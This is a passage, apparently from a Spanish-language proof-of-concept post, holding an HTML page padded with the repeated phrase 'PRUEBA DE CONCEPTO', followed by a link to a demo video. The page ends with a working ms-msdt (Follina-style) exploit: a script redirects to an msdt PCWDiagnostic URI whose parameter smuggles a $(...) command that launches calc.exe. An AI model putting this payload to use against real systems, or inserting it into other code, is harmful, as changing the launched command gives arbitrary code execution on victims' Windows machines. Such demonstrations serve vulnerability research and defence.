        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
```

```html
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
        PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO PRUEBA DE CONCEPTO
    </p>
    <script>
        location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu
IT_BrowseForFile=/../../$(\\windows\\system32\\calc)/.exe\"";
    </script>

</body>

</html>
```

Vídeo con prueba de concepto

https://youtu.be/2lbqvXvvKfk